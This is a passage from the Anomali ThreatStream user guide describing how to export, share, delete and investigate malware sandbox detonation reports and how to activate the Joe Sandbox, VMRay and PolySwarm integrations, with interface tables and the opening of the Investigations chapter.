
- Add or view comments made for the report. To add private comments that are only visible to your organization, assign them the Private color red. Comments assigned the Public white color are visible to any user with access to the report.
- Export the report in the PDF or PCAP formats. For details, see ["Exporting a Sandbox Report" on the next page](#).
- Add an intelligence initiative to the report. For details, see ["Associating Intelligence Initiatives with a Detonation Report" on page 891](#).
- Add the report to an existing investigation or create a new investigation that will be associated with this report. For details, see ["Adding Sandbox Reports to Investigations" on page 889](#).

Importing Observables from a Sandbox Report

If you select **Import Observables** when submitting Malware to the sandbox, an import session is automatically created if Malware is found to be "Malicious" or "Suspicious." Import sessions must be approved before the observables will become part of your threat intelligence on ThreatStream.

To import observables from a detonation report:

1. Follow the process to view the detonation report as described in ["Viewing Sandbox Reports" on page 881](#).
2. If an import session is available, click the link available that shows the Import ID.



The Import Review page is displayed.

3. If you do not have the **Approve Import** user privilege, select the observable and click **Send Admin Review Request**.

If you do have the **Approve Import** user privilege, see ["Approving Import Jobs" on page 343](#) for further instruction on completing the import process.

Exporting a Sandbox Report

Sandbox reports can be exported in the following formats:

- PDF
- PCAP (raw packet capture)
- CSV

Exporting Sandbox Reports in PDF and PCAP Formats


PDF and PCAP exports can be initiated from the Detonation Report page.



Note: PCAP exports are available only if network activity was generated during a dynamic sandbox detonation.

To export a sandbox report in PDF or PCAP format:

1. Follow the process to view the detonation report as described in "[Viewing Sandbox Reports](#)" on page 881.
2. Depending on the format you want the sandbox report in, click the appropriate button, as shown below.




The report is downloaded to your local system. All timestamps are displayed in UTC when exported.

Exporting Sandbox Reports in CSV Format

CSV exports can be initiated from the Sandbox List View screen. CSV exports contain the following fields for each report: Date added, Platform, Result, Status, Submission, User, Vendor, and Visibility.

To export sandbox reports in CSV format:

1. Navigate to **ThreatStream > Research > Sandbox**.
2. Select the Sandbox Reports you want to include in the export.
3. Click the Download icon  in the Actions menu and select **Export to CSV**.



DATE ADDED	SUBMISSION	VENDOR	PLATFORM	USER	VISIBILITY	INTELLIGENCE L...	STATUS	Export to CSV
☒	15 Jul 2022 10:28	temp.zip	Joe Sandbox	Windows 7 (Office...	administrator	My Organization	Done	Benign
☒	28 Jun 2022 14:05	ThreatStream_OnPrem_Red_Hat_v5.3 (Draft...	Joe Sandbox	Windows 7 (Office...	administrator	004 Timezone ...	Done	Benign
☐	27 Jun 2022 12:14	google.com	Joe Sandbox	Windows 7	administrator	004 Timezone ...	Done	Benign

Your download starts immediately.




Note: If you do not select any Sandbox Reports and then click **Export to CSV**, the top 10,000 reports are included in the export.

Adding Sandbox Reports to Investigations

You can add sandbox reports to a new or existing investigation. See "[Investigating Threats in ThreatStream](#)" on page 903 for more information about investigations.

To add a sandbox report to an investigation:


1. Navigate to **ThreatStream > Research > Sandbox**.
2. Select one or more sandbox reports you want to add to an investigation.
3. Click **Start/Continue Investigation**.



DATE ADDED	SUBMISSION	VENDOR	PLATFORM	USER	VISIBILITY	INTELLIGENCE L...	STATUS	RESULT
☒	15 Jul 2022 10:28	temp.zip	Joe Sandbox	Windows 7 (Office...	administrator	My Organization	Done	Benign
☐	28 Jun 2022 14:05	ThreatStream_OnPrem_Red_Hat_v5.3 (Draft...	Joe Sandbox	Windows 7 (Office...	administrator	004 Timezone ...	Done	Benign
☐	27 Jun 2022 12:14	google.com	Joe Sandbox	Windows 7	administrator	004 Timezone ...	Done	Benign

4. Use the search box to find and select an existing investigation or click **Create**

new investigation to start a new one.



Editing Sandbox Report Visibility

After detonation is complete, org admins can edit the visibility setting of sandbox reports to increase their visibility. You cannot edit a sandbox report to restrict its visibility. As such, if you selected Anomali Community during submission, you cannot edit the visibility of the resulting report. The following table lists the visibility changes you can make:

Detonation Visibility Setting	Visibility After Editing
My Organization	Anomali Community
My Organization	Trusted Circles
Trusted Circles	Anomali Community
Trusted Circles	Trusted Circles (shared with additional trusted circles)

You can only edit the visibility of sandbox reports that belong to your organization.



Note: Once you have edited the visibility setting, you may not edit it again to restrict the visibility of the report. Please contact Anomali support for assistance.

To edit the visibility of a sandbox report:

1. Navigate to **ThreatStream > Research > Sandbox**.
2. Apply the **Owned By My Organization** filter.
3. Review the Submission column and the Visibility column to identify any submission you want to update.
4. Click the hyperlinked name in the Submission column to display the sandbox report for the submission.
5. Click **Edit Visibility** in the Visibility section. If this button is not displayed, the visibility of the sandbox report cannot be edited.
6. Select a new visibility setting.
7. Click **OK**.

Associating Intelligence Initiatives with a Detonation Report

You can associate intelligence initiatives with a detonation report. See "[Attributing Organizational Goals with Intelligence Initiatives](#)" on page 459 for more information about intelligence initiatives.


To associate intelligence initiatives to a detonation report:

1. Navigate to **ThreatStream > Research > Sandbox**.
2. Apply the **Owned By My Organization** filter.
3. Review the Submission column and the Intelligence Initiative column to identify any submission you want to update.
4. Click the hyperlinked name in the Submission column to display the report for the submission.
5. Click **Add Intelligence Initiative** in the Intelligence Initiative section.
6. Select one or more intelligence initiatives.
7. Click **Add**.

Deleting a Sandbox Report

Org Admins can delete sandbox reports that are owned by their organization.

When you delete a sandbox report, unapproved import sessions associated with sandbox reports will also be deleted. Import sessions that have already been approved will not be deleted.



The screenshot shows a web interface with a tab labeled "General" and a sub-tab "Owned by My Organization". Below the tabs is a table with columns: DATE ADDED, SUBMISSION, VENDOR, PLATFORM, USER, VISIBILITY, INTELLIGENCE, STATUS, and RESULT. A blue bar at the top of the table indicates "1 Item Selected" and contains a "Delete" button (highlighted with a red box), a "Start / Continue Investigation" button, and a download icon. The table contains one row with the following data: DATE ADDED: 28 Jun 2022 14:05, SUBMISSION: test.com, VENDOR: Joe Sandbox, PLATFORM: Windows 7 (Offl..., USER: administrator, VISIBILITY: My Organization, INTELLIGENCE: (empty), STATUS: Done, RESULT: Benign.

DATE ADDED	SUBMISSION	VENDOR	PLATFORM	USER	VISIBILITY	INTELLIGENCE...	STATUS	RESULT
28 Jun 2022 14:05	test.com	Joe Sandbox	Windows 7 (Offl...	administrator	My Organization		Done	Benign

To delete sandbox reports:

1. Navigate to **ThreatStream > Research > Sandbox**.
2. Select the sandbox reports you want to delete.
3. Click **Delete**.
4. In the resulting window, click **OK**.

Activating Joe Sandbox

ThreatStream enables you to activate the ThreatStream provided Joe Sandbox service. Alternatively, if you have a Joe Sandbox subscription of your own, you can also use it for malware detonation in ThreatStream. Refer to the following sections for details:

[Activating Joe Sandbox via ThreatStream](#)

[Activating Joe Sandbox With an Individual Subscription](#)

[Submitting Password Protected Archive Files to Joe Sandbox](#)


Activating Joe Sandbox via ThreatStream

ThreatStream offers Joe Sandbox with two free detonations per day to all premium customers. To increase the daily limit of detonations for your organization, contact your Anomali account representative.

The ThreatStream Joe Sandbox service is not enabled by default and must be activated by an **Org Admin**.

To activate the ThreatStream Joe Sandbox service:

1. Navigate to **ThreatStream > Research > Sandbox**. If you are eligible to use the ThreatStream Joe Sandbox service, you will see the following at the top of the screen.



2. Click **Use Joe Sandbox**.
3. If you agree to the terms of service, check the box and click **Accept**.

Joe Sandbox is available from the Sandbox UI. You can now start using the ThreatStream Joe Sandbox service. Remaining detonations are displayed in the "Analyze in Sandbox" section prior to submitting a detonation.

The ThreatStream provided Joe Sandbox service supports the following platforms for malware detonation:

- Windows 10
- Windows 7
- Windows 7 with Office
- High Sierra 10.13.2 with Office
- Ubuntu Linux 16.04 x64 with LibreOffice 5.1.6.2
- Android 9

**Notes:**

- When you detonate archive files—such as .zip, .rar, or .7z files—Joe Sandbox only processes and returns a report for the first four files in the archive. Archive files count as a single submission toward your daily quota. However, individual reports are returned for each detonated file. If you detonate a URL that points to an archive file, the URL is also detonated.
- URLs are detonated using the Chrome web browser.



Caution: Ensure that all malware detonation jobs are complete before activating or deactivating the Joe Sandbox service. Any jobs with the status *Processing* at the time of Joe Sandbox activation or deactivation will fail.

Activating Joe Sandbox on ThreatStream with an Individual Subscription

If you have your own Joe Security subscription, you may use your Joe Sandbox API key to activate Joe Sandbox on ThreatStream. Once you enter your API key for Joe Sandbox, you can select your individual Joe Sandbox service from the Select Client drop down during detonation.

Choose Sandbox Client

Select Client

Select target


ThreatStream does not impose submission limits when you activate Joe Sandbox with your own Joe Security subscription.



Caution: As a best practice, ensure that all malware detonation jobs are complete before activating or deactivating the Joe Sandbox service. Any jobs with the status *Processing* at the time of Joe Sandbox activation or deactivation will fail.

To activate Joe Sandbox on ThreatStream with an individual subscription:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Locate the Joe Sandbox tile and click **Activate**.



3. Enter the following information:

Field	Description
API Endpoint	Specify the API Endpoint associated with your organization's Joe Sandbox account. Example: <code>https://jbxcloud.joesecurity.org/index.php/api/</code>
API Key	Specify the API key. You can retrieve your API key from the API Key tab within Joe Sandbox user settings.



Note: Only one set of API Endpoint and API Key can be specified per organization. The values you configure here are used by all users in your organization when they access the service.

4. Click **Save**.

The status button for the service changes to **Deactivate**. The service will become available five minutes after you click **Save**.



Note: After activation, you can configure mailboxes to use your individual Joe Sandbox service for detonation. See "[Managing Mailboxes](#)" on page 107 for more information.

Submitting Password Protected Archive Files to Joe Sandbox


Joe Sandbox accepts password-protected files—such as .pdf, .zip, .rar, or .7z. You can specify the password for the protected file during submission. Passwords must contain letters and numbers only. Special characters are not supported.

If you do not specify a password for uploaded files, Joe Sandbox attempts to open protected files with the default password—"infected".

Activating VMRay

ThreatStream enables users with VMRay subscriptions to leverage VMRay for malware detonation. If you have an active VMRay integration on ThreatStream, you can leverage VMRay for malware detonation from the Sandbox screen on ThreatStream. Unlike other sandbox services, VMRay dynamically selects detonation platforms based on the submission you make and enables detonations on multiple platforms per submission.

Once activated, VMRay becomes one of the available Sandbox vendors on the ThreatStream Sandbox user interface. Depending on the sandbox services to which your organization subscribes, you can choose between VMRay and other available sandbox services.



Filter Options

[Reset Filters](#) [Close All](#)

Date

- ☐ Last 24 hours
- ☐ Last 30 days
- ☐ Last 90 days
- ☐ This year
- ☐ Custom Date Range

General [Clear](#)

- ☐ Shared With My Organization
- ☒ Owned by My Organization

Visibility


- ☐ Anomali Community
- ☐ My Organization

Source (Trusted Circles, App Store, etc.)

Vendor [Clear](#)

- ☐ Joe Sandbox
- ☐ Cuckoo
- ☒ VMRay

The submission quota allotted to you as a VMRay user depends on the terms of your subscription. When making VMRay submissions, your remaining quota is displayed next to *Remaining submissions for this 24 hour period* on the Sandbox submission window.



Visibility

- ☒ My Organization
- ☐ Trusted Circles
- ☐ Anomali Community

Intelligence Initiative

[Add Intelligence Initiative](#)

Remaining submissions for this 24 hour period: 2




Note: When you detonate archive files—such as .zip, .rar, or .7z files—VMRay attempts to detonate each file contained in the archive. For VMRay premium users, each detonated file is counted towards your quota. Individual reports are returned for each detonated file. If you detonate a URL that points to an archive file, the URL is also detonated.

In order to activate the integration, you must have an active subscription with VMRay and enter your VMRay Analyzer API key on the Integrations tab within ThreatStream settings.

To activate the VMRay integration:

1. Obtain your VMRay Analyzer API Key from the VMRay platform.
 - a. On the VMRay platform, click **Analysis Settings** in the user menu.



- b. Click **API Keys**.
- c. Locate the API Key which displays *VMRay Analyzer* in the Product Type column and click **Show Key**. Your API Key is displayed. You will use this API Key to activate the integration on the ThreatStream user interface.

2. Ensure Dynamic Analysis is configured for the API Key.

- a. Click **Edit** in the Actions menu for the API Key you will use to activate the integration.

Name	Product Type	Quota Limit	API Key	Actions
Detector API Key	VMRay Detector	unlimited	Show Key	***
Staging API Key	VMRay Analyzer	1000	Show Key	***
Submission API Key	VMRay Analyzer	unlimited	Show Key	*** Edit Delete

CREATE NEW API KEY


- b. Under Advanced Configurations, locate the Max Dynamic Analyses Per Sample setting. Ensure that **System default** is selected.

Advanced Configurations	
Analysis Caching	Disabled ☒ System default
Max Recursive Samples	10 ☒ System default
Max Dynamic Analyses Per Sample	Default ☒ System default
Archive Action	Split into separate samples ☐ System default


- c. Click **Save**.

You are now ready to activate the integration.

3. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
4. Locate the VMRay tile and click **Activate**.



5. Enter the following information:

Field	Description
URL	Specify the URL of the VMRay host where your account is based. You can confirm this URL by referencing your VMRay account activation email, as displayed in the following example:  Tip: This is the URL you use to connect to the VMRay user interface.
API Key	Your VMRay Analyzer API Key.

Field	Description
Select Number of Detonations	Specify the maximum number of detonations you want organization members to make per submission.  Note: VMRay can execute multiple detonations on different operating systems depending on the type of submission. Users can select an upper limit for the number of detonations that VMRay can attempt for each sandbox submission. This parameter sets the highest number users can select at the time of submission.

6. Click **Save**.

Your VMRay integration is active and ready for use. You can leverage VMRay for malware detonation from the Sandbox page on ThreatStream. See ["Submitting Malware for Detonation" on page 875](#) for more information.




Note: After activation, you can configure mailboxes to use VMRay for detonation. See ["Managing Mailboxes" on page 107](#) for more information.

Activating Polyswarm

ThreatStream enables users with Polyswarm subscriptions to leverage PolySwarm for malware detonation. If you have an active PolySwarm integration on ThreatStream, you can use it for malware detonation from the Sandbox page on ThreatStream.

Once activated, PolySwarm becomes one of the available Sandbox vendors in the ThreatStream Sandbox user interface. Depending on the sandbox services to which your organization subscribes, you can choose between PolySwarm and other available sandbox services.




The screenshot shows the 'Sandbox' filter options in the ThreatStream interface. The 'Filter Options' section includes links for 'Reset Filters' and 'Close All'. The filters are organized into expandable sections: 'Date' (with radio buttons for Last 24 hours, Last 30 days, Last 90 days, This year, and Custom Date Range), 'General' (with checkboxes for 'Shared With My Organization' and 'Owned by My Organization', which is checked), 'Visibility' (with checkboxes for 'Anomali Community' and 'My Organization'), 'Source' (with a search dropdown), and 'Vendor' (with checkboxes for 'Joe Sandbox', 'Cuckoo', 'VMray', and 'PolySwarm', which is checked and highlighted with a red box). A 'Clear' button is present next to the 'General' and 'Vendor' sections.

The submission quota allotted to you as a PolySwarm user depends on the terms of your subscription.


To activate the integration, you must have an active subscription with PolySwarm and enter your PolySwarm API key on the Integrations tab within ThreatStream Settings.

To activate the PolySwarm integration:

1. Obtain your PolySwarm API Key from the PolySwarm platform.
 - a. On the PolySwarm platform, click  > **Settings** in the user menu.
 - b. Click the **API Keys** tab.
 - c. Copy your API Key. You will use this API Key to activate the integration on the ThreatStream user interface.
2. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
3. Locate the PolySwarm tile and click **Activate**.



4. Enter your PolySwarm API Key.



5. Click **Save**.

Your PolySwarm integration is active and ready for use. You can leverage Polyswarm for malware detonation from the Sandbox page on ThreatStream. See ["Submitting Malware for Detonation" on page 875](#) for more information.



Note: After activation, you can configure mailboxes to use Polyswarm for detonation. See ["Managing Mailboxes" on page 107](#) for more information.

Troubleshooting Joe Sandbox Submissions

The table below lists common error messages passed through by Joe Sandbox to the ThreatStream user interface. If you use the Joe Sandbox service for Malware detonation on ThreatStream and submissions fail, refer to this matrix for recommended actions.

Error Message	Probable Root Cause	Recommended Actions
<i>Nothing to analyse, Joe Sandbox has not found any analysis process or sample</i>	Sample is invalid or corrupt	Verify the sample and try again
<i>Unable to start the sample</i>	Sample cannot be launched due to an unknown file extension or missing application	Verify the sample and try again
<i>Unable to browse the URL</i>	Submitted domain or IP address is down OR HTTP or TCP/IP timeout	Try again


Chapter 22: Investigating Threats in ThreatStream

This chapter covers the following topics:

Investigations List View	904
Creating Investigations	906
Creating Description Templates From Investigations	910
Understanding User Interface of Investigations	913
Collaborating on Investigations	922
Using the MITRE ATT&CK Framework in Investigations	924
Managing Investigation Entities	930
Exporting Investigations as Threat Model Entities	943
Exporting Investigations to a CSV File	945
Exporting Attack Flows from Investigations	948
Exporting Investigations to a PDF File	949
Exporting MITRE ATT&CK Models to a JSON File	949
Deleting Investigations	950
Automating Investigation Tasks in ThreatStream	951

Investigations is a collaborative and flexible workspace that you can use to perform daily tasks. After creating an investigation, you can centralize threat data as it becomes available and perform pivoting to understand linkages. Investigation tasks can also be tracked and assigned to organization users. After completing research, you can create new intelligence in the form of threat model entities or newly imported observables. Additionally, an integration with ServiceNow enables you to push investigation information to security incident tracking systems.

Below is the example of an investigation.



Within an investigation, you can leverage the ThreatStream Explore tool to make connections between the entities you are researching and other data, both internal and external to ThreatStream. Using the Explore tool, you may discover external data of interest that is not yet imported to ThreatStream. From the investigation, you can initiate an import session for all not-yet imported observables, thus adding them to your threat intelligence on ThreatStream.

Investigations also enables you to add contextual information to entities as Analysis. See ["Managing Entities on the Table View" on page 939](#) for more on adding Analysis.

Investigations List View

The Investigations list view displays the investigations that you have access to in ThreatStream. Access the Investigations list view by navigating to **Research > Investigations**.

The screenshot shows the 'Investigations' page in ThreatStream. On the left is a 'Filter Options' sidebar with sections for Investigation Type, Created Date, Modified Date, Owner, Status, Assignee, Tags, TLP, Priority, Organization, and Intelligence Initiatives. At the top is a search bar. The main area displays a table of 74 results with columns: DATE CREATED, NAME, STATUS, INVESTIGATION TYPE, OWNER, and ASSIGNEE. Red numbered callouts point to these elements: 1. Search bar, 2. Filter Options sidebar, 3. STATUS column, 4. INVESTIGATION TYPE column, 5. OWNER column, 6. ASSIGNEE column, and 7. Table Settings icon in the top right of the table.

DATE CREATED	NAME	STATUS	INVESTIGATION TYPE	OWNER	ASSIGNEE
12 Apr 2023 17:31		In Progress	User Created		
11 Apr 2023 12:12		In Progress	User Created		
11 Apr 2023 08:03		Unassigned	User Created		
10 Apr 2023 16:48		Unassigned	User Created		
10 Apr 2023 14:54		Unassigned	Email Ingest		
10 Apr 2023 14:14		Unassigned	Rules Generated		
10 Apr 2023 13:55		Unassigned			
10 Apr 2023 13:54		In Progress			
10 Apr 2023 13:53		Unassigned			
10 Apr 2023 13:50		In Progress			
07 Apr 2023 10:07		In Progress	User Created		
06 Apr 2023 14:29		Unassigned	Phishing Email Ingest		
06 Apr 2023 14:15		Unassigned	Email Ingest		
06 Apr 2023 13:04		Unassigned	Phishing Email Ingest		
06 Apr 2023 12:53		Unassigned	Phishing Email Ingest		
06 Apr 2023 12:50		Unassigned	Email Ingest		
06 Apr 2023 11:54		Unassigned	Phishing Email Ingest		
06 Apr 2023 11:53		Unassigned	Email Ingest		
06 Apr 2023 11:12		Unassigned	Phishing Email Ingest		
06 Apr 2023 11:05		Unassigned	Email Ingest		
06 Apr 2023 10:55		Unassigned	Email Ingest		
06 Apr 2023 10:50		Unassigned	Email Ingest		
06 Apr 2023 09:41		Unassigned	Rules Generated		
06 Apr 2023 09:41		Unassigned	Email Ingest		
06 Apr 2023 09:41		Unassigned	Rules Generated		

1 Search: Search investigations by keywords. ThreatStream looks for matches in names, descriptions, and tags.

2 Filter: Filter the investigations in the list by Investigation Type, Created Date, Modified Date, Owner, Status, Assignee, Tags, TLP, Priority, Organization, and Intelligence Initiatives.



Note: Sharing Organization Analyst ThreatStream users have an additional **Form Submission** Type filter to denote investigations created as a result of Sharing Organization Member submissions.

3 Status: Current status of the investigation.

4 Investigation Type: Describes how the investigation was created. Possible types are Phishing Email Ingest, Email Ingest, Rules Generated, and User Created.

5 Owner: User that created the investigation.

6 Assignee: User to which the investigation is assigned.

7 Table Settings: Select what columns you want to be displayed. The following columns are available for selection: Date Created, Investigations ID, Name, Status, Investigation Type, Owner, Last Updated, Assignee, and Tags. The Investigation ID, Last Updated, and Tags columns are hidden by default. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality,

specify the number of rows to be displayed per page, and enable or disable horizontal scrolling.

Table Settings

Column Position & Visibility

☒	Date Created	==
☐	Investigation ID	==
☒	Name	==
☒	Status	==
☒	Investigation Type	==
☒	Owner	==
☐	Last Updated	==
☒	Assignee	==

Rows per page
50

Horizontal Scrolling
☐

8 Export CSV: Export a list of investigations to a CSV file. See ["Exporting Investigations to a CSV File" on page 945](#) for more details.

9 New: Create a new investigation. See ["Creating Investigations" below](#) for more information.

10 Tags: Tags associated with the investigation. To view all tags associated with the investigation of your interest, click the corresponding arrow in the Tags column or on the right side of the investigations table.

From the Investigations page, you can apply the following actions to selected investigations:

- **Export CSV:** Export selected investigations to a CSV file. See ["Exporting Investigations to a CSV File" on page 945](#) for more details.
- **Delete:** Delete selected investigations. See ["Deleting Investigations" on page 950](#) for more details.

Creating Investigations

The need for starting an investigation can come from several scenarios. While browsing the threat intelligence to which you have access on ThreatStream, you may come across an observable, threat model or sandbox report of your interest and decide to create an investigation to learn more about it or research its context.

See ["Adding Threat Model Entities to Investigations" on page 586](#) and ["Managing Investigation Entities" on page 930](#) to learn how to add threat model entities to investigations.

See ["Adding Sandbox Reports to Investigations" on page 889](#) to learn how to add sandbox reports to investigations.


To learn how to start investigations for selected observables or create blank investigations, see the instructions below.

Starting an Investigation for Observables

To research and know more context about an observable, you can start an investigation for it.

To start an investigation for observables:


1. Navigate to **ThreatStream > Analyze > Observables**.
2. Select one or more observables that you want to add to an investigation.
